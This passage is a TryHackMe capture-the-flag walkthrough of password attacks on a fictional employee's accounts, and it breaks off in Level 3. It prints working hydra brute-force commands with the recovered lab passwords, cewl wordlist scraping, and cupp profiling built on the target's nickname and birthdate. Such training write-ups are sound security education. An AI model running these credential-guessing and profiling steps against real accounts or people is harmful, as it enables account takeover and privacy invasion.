Checkmate is a TryHackMe challenge framed as an internal security assessment of one employee, Marco Bianchi, across five levels of increasingly personal password attacks. The landing app on port 5000 briefs all five and is explicit that it's off limits itself:

Focus on the intended techniques and clues provided throughout the room. Blind brute-forcing against this main application on port 5000 is out of scope and may trigger a temporary cooldown.
Clicking through the other tabs names the real targets: firewall.thm:5001
(Level 1), jobs.thm:5002 (Level 2), and social.thm:5003 (Levels 3 and
4, plus the SSH service behind it for Level 5). All three resolve to the
same host, so they go straight into /etc/hosts:
$ echo "10.49.189.54 firewall.thm jobs.thm social.thm" | sudo tee -a /etc/hostsEach level is gated behind the one before it, so the plan is to work through them in order.
firewall.thm:5001 is a FirewallOS management console. The brief says
Marco "kept default credentials," and the login form obligingly pre-fills
admin as the username:

Default/default doesn't work, so the actual password still needs brute-forcing. Intercepting a login attempt in Burp confirms the exact endpoint and parameter names to target:

POST /login HTTP/1.1
Host: firewall.thm:5001
...
username=admin&password=admin
That's everything hydra's http-post-form module needs:
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt firewall.thm http-post-form -s 5001 "/login:username=^USER^&password=^PASS^:F=Invalid credentials"
[5001][http-post-form] host: firewall.thm   login: admin   password: 12345
1 of 1 target successfully completed, 1 valid password found
admin / 12345 logs straight into the dashboard — Level 1's password
is 12345.


The dashboard's own reminder points at the next target: jobs.thm:5002,
an "Engineering Careers" site with an Employee Login panel tucked behind
it.

The username this time is marco, not admin — worth noting after
wasting a few attempts assuming otherwise. The Level 2 brief says Marco
"used common company keywords as passwords," which means rockyou.txt
is the wrong wordlist entirely; the real one has to come from the site
itself. cewl scrapes it directly:
$ cewl -d 2 -m 3 --lowercase --with-numbers -e --email_file emailfile -w wordsfile http://jobs.thm:5002
$ wc -l wordsfile
98 wordsfile
security
excellence
careers
apply
full
time
cloud
engineering
digital
innovation
$ hydra -l marco -P wordsfile jobs.thm http-post-form -s 5002 "/login:username=^USER^&password=^PASS^:F=Invalid credentials."
[5002][http-post-form] host: jobs.thm   login: marco   password: excellence
1 of 1 target successfully completed, 1 valid password found

Level 2's password is excellence. Logging in as marco reaches an Employee
Profile page — full name Marco Bianchi, nickname marky, birthdate
14021995 — personal details that turn out to matter for the next
level.
social.thm:5003 is a social-network clone, and its login page drops a
direct hint about where the next password comes from:

That's an OSINT-style profiling attack, and cupp is built exactly for turning a target's personal details into a candidate wordlist:
$ git clone https://github.com/Mebus/cupp.git
$ cd cupp
$ ./cupp.py -i
Feeding it Marco's details from the employee profile — first name, surname, nickname, and birthdate — plus the company keywords CeWL already scraped in Level 2 as extra seed words:
> First Name: Marco
> Surname: Bianchi
> Nickname: marky
> Birthdate (DDMMYYYY): 14021995
...
> Do you want to add some key words about the victim? Y/[N]: y
